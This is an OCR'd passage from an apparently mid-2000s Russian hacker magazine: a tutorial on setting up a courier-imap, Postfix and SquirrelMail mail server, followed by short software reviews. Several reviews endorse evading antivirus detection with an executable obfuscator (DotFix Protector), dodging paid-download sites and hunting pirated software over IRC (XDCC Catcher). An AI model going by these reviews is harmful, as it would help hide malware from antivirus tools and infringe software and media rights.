Все, апач-конфигурация завершена. Дальше выбираем IMAP-сервер. Я, оценив технические характеристики, остановился на courier-imap. Тянем и устанавливаем курьера. Самый простой способ - это всеми любимый RPM.

```
$wget http://courier-mta.org/beta/courier/courier-0.45.6.20040618.tar.bz2
```


Можно поставить его из rpm, а можно и компильнуть ;).

Нужны будут библиотеки openssl и cyrus-sasl. У меня в дистрибутиве Fedore Core 1 они оказались на диске, и я их поставил из rpm'ок. Итак, чтобы собрать курьера в rpm, необходимо настроить следующее:

```
#rpm -ta courier-0.45.6.20040618.tar.bz2
```

или, если рпм новый, как в RedHat9 или Fedore Core 1, то:


```
#rpmbuild -ta courier-0.45.6.20040618.tar.bz2
```



На нашем диске ты найдешь все перечисленные в статье клиенты для установки почтового веб-интерфейса, а также файл с примером настроек SquirrelMail.



Большинство юзеров и знать не знают о существовании каких-то там SMTP,POP3 и т.д. Поэтому и не могут нормально настроить почтовик. Именно для них и были придуманы веб-интерфейсы :).


А вот так выглядит окошко ввода логина в SquirrelMail

Если же ты смелый, ловкий, умелый... Нет, джунгли тебя не зовут. Зато это делает компиляция - ждет тебя, не дождется. Сначала разархивируем:

```
$tar -jxvf courier-0.45.6.20040618.tar.bz2
```

Далее заходим в получившуюся диру:

```
$cd courier-imap-3.0.5.20040618
```

и делаем ./configure

В случае облома и вежливой просьбы системы воспользоваться rpm-инсталлятором (такое может случиться, если у тебя стоит красная шляпа или Федора) не пугайся. Просто набери:

```
./configure --with-redhat --enable-unicode
--enable-unicode (для корректного отображения писем в БелкаПочте)
```

Когда скрипт завершит свою гнусную работу, продолжим:

```
$make
```

Опять комп начинает трещать и хрустеть. Но не дадим ему пощады:

```
$make check
```

Далее переключаемся в root'a:

```
$su -
```

Теперь пишем:

```
#make install
```

выходим с рута (ctrl+d) и ваяем в консоли:

```
$make install-configure
```

Здесь придется немножко подождать, бегло читая лабуду на экране. Главное, чтобы пиво не закончилось. Просто без пива никакую настройку до конца довести невозможно - проверено ;). Итак, снова рутимся и приступаем к настройкам:

```
$su -
```

Копируем файлы imapd.rc и pop3d.rc, находящиеся в папке courier-imap3.0.5.20040618, в /etc/init.d/

```
#cp imapd.rc /etc/init.d/imapd
#cp pop3d.rc /etc/init.d/pop3d
```

Переходим в /etc/init.d/ и командуем:

```
#chmod go+x pop3d
#chmod go+x imapd
```

Запускаем imapd:

```
#/etc/init.d/imapd start
```

Проверяем при помощи Netstat'a, открылся ли 143 порт:

```
#netstat -an
```

Должно появиться что-то вроде «tcp 0 0 0.0.0.0:143 0.0.0.0:* LISTEN». Ну и для завершения проверки телнетимся на наш сервак:

```
#telnet localhost 143
```

Должны получить примерно вот что:

```
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT THREAD=REFERENCES SORT QUOTA IDLE ACL ACL2=UNION STARTTLS] Courier-IMAP ready. Copyright 1998-2004 Double Precision, Inc. See COPYING for distribution information.
```

Это значит, что все в порядке, дружище! Глядим в файл /usr/lib/courier-imap/etc/imapd и убеждаемся, что MAILDIRPATH=Maildir.

Теперь делаем так, чтобы при добавлении нового юзера ему не давался доступ на SSH и чтобы автоматом создавалась Maildir в его домашней директории. Редактируем файл /etc/skel/.bashrc: вытираем там все и пишем «exit;». Тупо, но работает :).

Дальше переходим в дистрибутив курьера:

```
#cd courier-imap-3.0.5.20040618
```

и делаем так:

```
#./maildirmake /etc/skel/Maildir
```

Добавим тестового юзера:

```
#adduser test
#passwd test
```

Зайдем в каталог /home/test и проверим. Если все на месте, то с чувством выполненного долга сваливаем из чужой папки.

Приступаем к Postfix. Имхо, в любом дистрибутиве есть постфикс. Для упрощения можем поставить его из rpm:

```
#rpm -ivh postfix.версия.rpm
```

или же тянем с ftp.opennet.ru/pub/postfix/official/postfix-2.0.20.tar.gz исходники и начинаем погружаться в матрицу :).

```
$tar -zxvf postfix-2.0.20.tar.gz
$cd postfix-2.0.20
$make -f Makefile.init makefiles
$make
$su -
#adduser postfix
#groupadd postdrop
#make install
```

Нам предложат ответить на вопросы, ну а мы ответим, не обломимся.

Правильные ответы на вопросы :)

```
install_root: [/]
tempdir: [/usr/src/ispmail/postfix-2.0.16] /tmp
config_directory: [/etc/postfix]
daemon_directory: [/usr/libexec/postfix]
command_directory: [/usr/sbin]

queue_directory: [/var/spool/postfix]
sendmail_path: [/usr/sbin/sendmail]
newaliases_path: [/usr/bin/newaliases]
mailq_path: [/usr/bin/mailq]
mail_owner: [postfix]
setgid_group: [postdrop]
manpage_directory: [/usr/local/man]
sample_directory: [/etc/mail/sample]
readme_directory: [no]
```

Установка завершена. Про конфигурацию постфикса можно написать целую книгу, и в Сети не составит труда нарыть кучу нужной документации, так что углубляться особо не будем, а исправим только самые необходимые для работы строчки. Редактируем файл /etc/postfix/main.cf. Там нас интересуют следующие строки:

```
myorigin
mydestination
mynetworks
```

Ставим туда значения, характерные для работы нашей сети. Потом проверяем, не накосячили ли мы:

```
#postfix check
```

Если все ок, то ничего плохого постфикс нам не сообщит. Да, и не забудь в конфигах DNS поставить MX-запись, что-то вроде этого:

```
; MX Record
 IN MX 10 mail.domain.org.
```

Теперь приступим к самой БелкоПочте. Скачиваем rpm, или srpm, или tar.gz - это неважно, там все равно находится архив пэхэпэшных файлов, которые в конце концов нужно будет скопировать в папку, указанную в Document_root файла httpd.conf. По умолчанию это /var/www/html.

Я поставил БелкоПочту из rpm'ки:

```
#rpm -ivh squirrelmail-1.4.3a-1.noarch.rpm
```

Настройка очень проста: переходим в каталог, куда положили веб-интерфейс, потом в папке config редактируем файл config.php.

Редактируй его аналогично тому, как я настраивал UebiMiau. Там все абсолютно так же. Но если тебе все-таки что-то будет непонятно, то на диске ты сможешь найти текстовик с примером моих настроек.


КОНЕЦ - ДЕЛУ ВЕНЕЦ

Дальше просто заходим браузером на http://твой_домен/папка_белкапочты и начинаем баловаться. Ты, в общем, балуйся дальше, а я пойду все-таки к врачу схожу. Не нравятся мне эти зоологические наклонности с белками и кошками...

 Дмитрий [SHuRuP] Шурупов (root@nixp.ru, www.nixp.ru) M.J.Ash (m.j.ash@real.xakep.ru)  hiNt (hint@real.xakep.ru)

WAPOWAREZ

ARCHIVARIUS 3000 V 2.03



Windows 9x/Me/NT/2k/XP
Shareware
Size: 1987 Kb
http://wizetech.com

Одна из самых интересных локальных полнотекстовых поисковых систем. Ума не приложу, как я раньше без нее обходился. В программе реализовано столько полезных функций, что конкурирующий софт кажется на ее фоне каким-то убогим. Особенно эта прога покорила меня своим умением лопатить почтовые архивы мейлера Bat! (остальные поисковики только MS Outlook и признают). Archivarius 3000 легко обходит встроенный поисковичок почтовой программы как по скорости работы (используется механизм предварительного индексирования содержимого документов), так и по наглядности представления результатов (ключевые слова выделяются желтым, в ответе на запрос приводятся не только заголовки писем, но и фрагменты из них). И само собой, для просмотра найденных сообщений не нужно запускать «Летучую мышь» - с этой работой отлично справляется встроенный в «Архивариус» вьюер. Естественно, для корректной работы с архивами почтовых сообщений необходимо, чтобы поисковый механизм знал о существовании различных текстовых кодировок. Поэтому документы в кодировках DOS, WIN, Unicode, UTF-8 и KOI-8 Archivarius 3000 читает без труда. Я говорю «документы», поскольку «Архивариус» способен индексировать не только электронные письма, но и веб-страницы, документы MS Office, а также PDF, RTF и TXT-файлы. Прога обучена и просмотру архивов (ACE, ARC, ARJ, CAB, GZIP, JAR, LHA, RAR, TAR, ZIP). Эх, да что там говорить! Archivarius 3000 даже поиск ведет с учетом морфологии русского (украинского, белорусского) языка. А ведь до сих пор такой способностью могла похвастаться лишь отечественная «Ищейка» (www.isleuthhound.com). Впрочем, несмотря на то, что на сайте разработчика указаны канадские телефоны и адреса, русскоязычный интерфейс и кое-какие другие мелочи подсказывают мне, что в разработке «Архивариуса» наши земляки принимали активное участие :).




XENU'S LINK SLEUTH

Win 95/98/ME/NT/2K/XP
FreeWare
Size: 292kb
home.snafu.de/tilman/xenulink.html

Ксену - верный друг каждого веб-мастера. А если еще пока что и не друг, то после моих лестных слов обязательно им станет. Программа способна проверять указанный сайт на наличие так называемых битых линков. Объясняю: это когда ты, например, заходишь на любимый порно... ээ, то есть образовательный сайт, а упрямый ослик противится и выдает ошибку: «404 - File Not Found». Верификацию проходят не только простые html-файлы, но и картинки, фреймы, скрипты - никакой объект не останется незамеченным и непроверенным. Xenu постоянно обновляет список URL'ов, которые всегда можно отсортировать как душе угодно. Что касается скорости сканирования: программа многопоточная (от 1 до 100 соединений, в зависимости от твоей установки), поэтому работа выполняется шустро даже на захудалых модемах. Кстати, Ксенька также показывает всю информацию о ссылках, включая полный путь редиректа. Это может очень пригодиться, когда тебе необходимо обвести создателей платных сайтов, например музыкальных, вокруг пальца и скачать напрямую то, что на халяву качать не положено.

По окончанию сканирования программа подробно отчитывается о проделанной работе в HTML-формате.



TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Небольшой хинт для членов локальных сетей. У большинства сетевух есть два разъема: для витой пары и для коаксиального кабеля. Можно, имея сетку на витой паре, соединить свой комп с компами приятелей мини-сеткой на коаксиале. Только надо будет прописать маршрутизатор "большой" локалки как "default gateway", а компы ближайших "соседей" по коаксиалу - как шлюзы на остальных коаксиальщиков (см. статью "Двойной онлайн" в №6(66)). Это спасет тебя от снифферов при обмене инфой с коаксиальщиками, а так же от лагов в контре. Даже если Вася Пупкин вдруг решит перегать Маше Батарейкиной пару рипов DVD.

Wowchik
Mail_For_Wowchik@mail.ru



DOTFIX PROTECTOR V1.6



Win 98/ME/NT/2K/XP
ShareWare
Size: 228 kb
www.dotfix.net


Данная программа предназначена для защиты .EXE-файлов от определения их компилятора/упаковщика (содержит 30 фейковых сигнатур в демо-версии и более двухсот - в зарегистрированной), а также от автораспаковки различными распаковщиками. Мало того, ДотФикс поможет тебе и в том случае, если злобный антивирь по ошибке определяет твою программу как вирус. Да, я сказал «по ошибке», так что убери свой пинч подальше! Такие косяки при сканировании случаются, если твое .exe-творение использует алгоритмы работы, напрямую связанные с жестким диском и файлами, а параноидально настроенный антивирус юзает эвристический метод проверки. Так вот, ДотФикс встроит во все секции твоей программы ряд переходов и антиотладочных функций, и антивирус окажется в пролете. Там же окажутся и крэкеры, если ты при помощи софтины закриптуешь первые 20 байт точки входа своей программы. Также можно встроить в свой EXE'шник случайный мусорный код для пущего затруднения отладки. В общем, DotFix Protecor пригодится не только кодерам, но и обычным юзерам, далеким от программирования.

REALPLAYER FOR LINUX 10



Linux
Size: 6726 Кб
www.real.com
Лицензия: Freeware

Компания RealNetworks в начале августа наконец-то выпустила десятую версию своего мультимедийного проигрывателя для операционной системы Linux. Работа велась сразу над двумя проектами: «открытым» плеером Helix Player и фирменным RealPlayer. Первый проект помимо того, что сам основан на открытых стандартах, еще и работает только с ними, т.е. с такими форматами, как Ogg Vorbis, Ogg Theora и SMIL 2.0, и в сущности представляет собой урезанную версию RealPlayer'a, предназначенную в первую очередь для страстных любителей open source. Основной же продукт Real, помимо родных RealAudio, RealVideo, RealPix и RealText, поддерживает файлы MP3, wav, AIFF, au и Flash. В самом плеере ничего революционного нет: все тот же простой интерфейс с небольшим набором базовых функций (элементарный контроль звука и видео, zoom в два раза и на весь экран, закладки, обновление плеера). Возможны различные режимы выбора сетевого подключения, настраивается величина кэша и buffering. Поддерживаются разные виды прокси-серверов: HTTP, PNA, RTSP, а также субтитры (с выбором языка содержимого). При локальном воспроизведении файлов на 14200 порте открывается HTTP-сервер, где, например, можно узнать информацию о текущем файле и видеопотоке («View Clip Source»). В общем, вполне предсказуемый Linux-порт RealPlayer'a. О его включении в свои ОС, кстати, уже объявили Novell, Red Hat, Sun и TurboLinux.




WEECHAT V 0.0.6



Linux*
Size (в .bz2): 272 Кб
http://weechat.flashtux.org
Лицензия: GNU GPL

Weechat (Wee Enhanced Environment for Chat) - быстрый и простой IRC-клиент, написанный с нуля и соответствующий всем положенным RFC. Процесс общения может полностью управляться с клавиатуры, а сам интерфейс программы очень разнообразен: есть как frontend, основанный на Curses, так и версии GUI на базе библиотек GTK+, Qt. Расширяемость клиента достигается поддержкой Perl-скриптов, совместимых с X-Chat, а также ожидается пополнение в виде других скриптовых языков: Python и Ruby. Сами авторы программы по не совсем ясным причинам окрестили свое детище «the geekest IRC client». На данной стадии weechat зрелым продуктом не кажется, однако минимальный набор имеющихся у него функций работает без нареканий.

* Разработчики обещают в ближайшее время выпустить версии для *BSD, QNX, Mac OS X и Windows.




CENTERICQ V 4.10.0



Linux, *BSD, Solaris, Windows, Mac OS X
Size (в .bz2): 1208 Кб
http://konst.org.ua/centericq
Лицензия: GNU GPL

Centericq - мощный и многофункциональный клиент мгновенного обмена сообщениями (изначально только ICQ) для консоли. Кроме ставшего стандартом для ICQ протокола ICQ2000, поддерживаются Yahoo, AIM, IRC, MSN, Gadu-Gadu и Jabber. Основанный на Curses интерфейс программы удобен и интуитивно понятен - для изменения различных настроек выводятся отдельные окна и меню, а цветовую схему можно сменить. Что важно для IM-клиента, у centericq нет проблем с русским языком, как во внешнем виде, так и при общении (в частности, это достигается установкой перекодировки отправляемых и/или получаемых сообщений для заданных протоколов), но факт не столь удивителен: автор centericq - русский. Программа очень гибка в настройке и, как ни странно, способна не только поддерживать заявленные протоколы, но и грамотно с ними работать (нередки случаи наличия продвинутых возможностей, которые часто можно не найти в других клиентах). В ICQ, например, centericq умеет отправлять SMS через почтовые шлюзы Mirabilis, искать пользователей через White Pages и по ключевым словам, работать с контакт-листом, расположенным на сервере, и задавать режим invisible для конкретных пользователей. Кроме того, программа поддерживает популярный в последнее время формат RSS, предназначенный в первую очередь для чтения новостей и других часто обновляемых элементов сайта.




DOWNRIGHT APATHY



Windows 9x/Me/NT/2k/XP
Size: 610 Kb
Freeware
http://downright.com.ru

Небольшая утилита для управления компьютером с помощью мышиных жестов. Разработка свежая и, надо отметить, чрезвычайно приятная. В ее пользу говорит русский интерфейс, отсутствие жестко заданного набора распознаваемых жестов и возможность ограничивать сферу действия каждого жеста рамками отдельных приложений. Обучить программу новым жестам способен и младенец, нужно лишь не забывать после обучения выходить из проги путем нажатия на кнопку «Выгрузить», обосновавшуюся на вкладке «Активность». Не вызывает особой критики и встроенный в Downright модуль распознавания. За каждым жестом программа разрешает закрепить сразу несколько действий, набор которых, кстати сказать, весьма широк (запуск программ, операции копирования/вставки, работа с окнами и т.д. - есть из чего выбрать). Конечно, программа на любителя, но сделана она на совесть и работает хорошо. Если тебя подобный софт интересует, то настоятельно рекомендую попробовать. Те, кто уже это сделал, отзываются об утилите Downright довольно тепло.




BLACKMAN'S E-MAIL ENCODER 1.2

Win 95/98/ME/NT/2K/XP/2003
FreeWare
Size: 77 kb
blackman2003.narod.ru

Архиважная и крайне полезная программка, которой ты не раз скажешь спасибо за то, что твой почтовый адрес не попал в базу злобных спамеров. Нет, ну если ты извращенец и любишь получать по мылу предложения изучить английский язык, удлинить, прощу прощения, свой (ха, или чужой?) пенис или купить в три раза дешевле карженную версию WindowsXP, то пожалуйста. Можешь не читать дальше, и вообще, вон из сердца моего!

Итак, данная софтина отлично шифрует написание адреса электронной почты. Доступны четыре способа кодирования, начиная с простой вставки символов или слов (типа hint[gaf-gaf!]gameland[dot]ru) и заканчивая JavaScript'ом, автоматически получить адрес из которого не представляется возможным. Каждая новая ссылка не похожа на предыдущую. Повторы практически исключены, что еще раз доказывает: спам не пройдет и папка INBOX в твоем ящике не растолстеет от нудной рекламы. Коэффициент полезности у описываемого продукта потрясный: всего 40 килобайт, а сколько сэкономленного трафика и нервов.















Береги свой ZyXEL смолоду!


модемы серии

OMNI 56K




Модемы Omni 56K

- Максимальная скорость доступа в Интернет
- Надежная связь на любых линиях
- Легкая установка и простота в обращении
- Три года гарантии



При покупке модема — Интернет-карта в подарок*




*Только для модемов с наклейкой РОЛ



Новые похождения Хрюнделя и Лохматого можно увидеть по адресу:

OMNI.ZyXEL.RU


SECURITY ADMINISTRATOR V 10.0



Windows 9x/Me/NT/2k/XP
Size: 1064 Kb
Shareware
http://softheap.com

Среди системных администраторов встречаются такие товарищи, которые искренне считают, что главная прелесть их работы заключается в возможности ограничивать других в правах на то, что сам юзаешь безраздельно. Сдается мне, что программа Security Administrator создавалась в расчете именно на эту категорию граждан. Очень уж много ограничений она разрешает наложить на бедного пользователя... Начать можно с отключения лишних апплетов панели управления, затем плавно перейти к удалению опасных иконок с рабочего стола и лишних пунктов из меню Пуск... Ну а если серьезно, то в борьбе с воинствующими ламерами эта прога и в самом деле может пригодиться. С ее помощью можно заблокировать режим DOS и Safe Mode, запретить редактирование реестра, установку новых драйверов, функцию прожига дисков и массу других сомнительных операций. Опций Security Administrator предлагает множество, так что есть из чего выбрать. Причем, что приятно, каждая опция сопровождается кратким описанием. Но! Пользуясь софтом вроде этого, нужно всегда помнить одно: он устанавливает на машину так называемую «защиту от дурака». То есть обычных юзеров Security Administrator и в самом деле способен удержать в рамках дозволенного, но серьезному человеку такая «защита» не помеха. Способы обхода многих ограничений, увы, находятся слишком быстро.


WINUPDATESLIST V 1.11



Windows 9x/Me/NT/2k/XP
Size: 39 Kb
Freeware
http://nirsoft.cjb.net

Симпатичная тулза для коллекции сисадмина. После запуска WinUpdatesList выводит на экран полный список всех заплаток и сервис паков, установленных на винды. При этом каждая заплатка сопровождается рассказом о файлах, измененных в результате ее применения. Кроме того, утилита обеспечивает легкий доступ к дополнительной информации по каждому обновлению (путем отправки юзера на соответствующие страницы сайта http://support.microsoft.com :)).

Программа позволяет деинсталлировать любой апдейт и умеет генерировать HTML-отчет о текущем состоянии дел на машине. WinUpdatesList не нуждается в инсталляции и прекрасно работает в локальной сети. При желании интерфейс утилиты можно легко русифицировать - на ее домашней странице выложен соответствующий файл (wul_lng.ini), который нужно просто скопировать в каталог программы. Хотя... Если честно, коллега, то эта прога настолько проста, что обучать ее русскому языку следует лишь тем, кто время от времени подвержен острым приступам клинического патриотизма.




ENDEAVOUR MARK II V 2.4.4




POSIX (*BSD, Linux, Solaris...)
Size (в .tgz): 2711 Кб
http://wolfpack.twu.net/Endeavour2
Лицензия: GNU GPL

Если кто-то себе еще не смог подобрать файловый менеджер для X-Window, стоит обратить внимание на Endeavour Mark II, чья известность незаслуженно затемнена гигантами Konqueror и Nautilus. Будучи основанным на GTK+, EMII не является обязательной составляющей графических оболочек (KDE и GNOME, соответственно) и потому более легок как в занимаемом пространстве, так и в работе (что не мешает ему поддерживать drag&drop в обоих desktop'ах). Менеджер поддерживает все основные файловые операции: переименование, копирование, перемещение, удаление, создание ссылок, смену permissions и владельца, открытие (и «открытие с помощью»), работает с архивами, и выполнено это в виде незамысловатых форм, удобных для быстрого восприятия. Во избежание случайных удалений и других потенциально опасных операций предусмотрена функция защиты от записи и собственная система а-ля Корзина в Windows, куда могут перемещаться файлы перед их непосредственным удалением из системы. Существует и собственный браузер картинок, к которому может быть привязан произвольный просмотрщик. Внешний вид менеджера и его компонентов полностью настраиваем (в «Customize» - Ctrl+T). Среди дополнительных функций - меню Devices, с помощью которого можно монтировать/демонтировать разделы жесткого диска и прочих устройств хранения.



RESTART V 1.53



Windows 9x/Me/NT/2k/XP
Size: 315 Kb
Freeware
http://gabrieleponti.com


Restart - это системный переключатель. Ну да, системный переключатель. Если на твоей машине установлено сразу несколько операционных систем, то с помощью Restart'а ты можешь быстро выйти из одной оси и загрузить другую. Разумеется, ты можешь вручную отредактировать файл boot.ini и затем выбирать нужную систему из меню, возникающего на экране при загрузке машины, но постоянная задержка, связанная с появлением на экране этого меню, меня лично раздражает. Конечно, можно сделать timeout поменьше, но тогда меню выбора системы будет линять с экрана слишком быстро. На секунду отвернулся, прозевал нужный момент - все, поезд ушел. Компьютер грузит систему по умолчанию, а ты ругаешься матом. Restart же делает твою жизнь простой и приятной. Пара кликов -- и системой, загружаемой по умолчанию, становится нужная ось. Никакого меню, никакой задержки.

Само собой, наибольшую отдачу от программы Restart получаешь в том случае, если тебе приходится переключаться между различными версиями ОС Windows (допустим, ты постоянно мигрируешь с Windows 98 на Windows XP), ибо под другими осями утиль не живет и дружит только с Microsoft boot manager. Жаль...

XDCC CATCHER BASIC V 2.0

Windows 9x/Me/NT/2k/XP
Size: 1697 Kb
Freeware
http://xdcccatcher.com

Мы уже не раз намекали, что свежий варез надо искать в IRC. В декабре прошлого года у нас в журнале даже промелькнуло полное руководство по этому делу. Надеюсь, ты выучил его наизусть? Если нет, и ты еще путаешься в командах, то советую тебе обратить внимание на программу XDCC Catcher. Она сводит к минимуму ручной труд. Работает XDCC Catcher в двух режимах. В режиме тотального грабежа софтина опрашивает огромное количество ботов и выводит список доступных для скачивания файлов. Естественно, чем больше ботов программа опросит, тем выше шансы найти то, что тебе требуется. Поэтому вместе с XDCC Catcher'ом идет утилита SERVed Lite, которая со страшной силой выкачивает информацию о рабочих сетях, серверах и каналах из популярных поисковых машины варезных ботов Packetnews.com и IRCSpy.com. Прелесть этого режима заключается в том, что ты сам контролируешь множество каналов на предмет появления свежего вареза. Но есть и другой путь, требующий меньших временных затрат: сначала ты находишь бота, у которого есть нужный тебе файл, с помощью любимой поисковой машины, а затем уже натравливаешь на этого бота утилиту XDCC Catcher. Два клика по нужному файлу из списка - и пошла загрузка. Просто и хорошо. Хотя, конечно, принципы раздачи файлов в IRC-сетях все равно нужно знать. Иначе тебе не удастся разобраться во всех дополнительных фишечках, которыми обладает указанная утиль (а уж тем более ее платная профессиональная версия).



CRYPTCD PRO V 4.0


NEW RELEASE

Windows 9x/Me/NT/2k/XP
Shareware
Size: 4397 Kb
http://timesavesoftware.com

Если у тебя есть информация, которую ты хотел бы спрятать на компакт-диске, то обрати внимание на программу CryptCD. С ее помощью можно за несколько минут подготовить образ защищенного диска и тут же, не выходя из программы, записать его на CD/DVD. Причем в большинстве случаев вся подготовка сводится к простому перетаскиванию нужных папок и файлов из окон Source в окно New CD/DVD. Через контекстное меню можно еще выбрать алгоритм (BitCrypt/Scramble/AES) и уровень шифрования (быстрый/полный). Впрочем, уровень шифрования лучше не трогать. По умолчанию стоит FULL. Можно, конечно, выбрать FAST, но тогда прога будет шифровать лишь первые 255 байт каждого файла, а это даже не смешно.

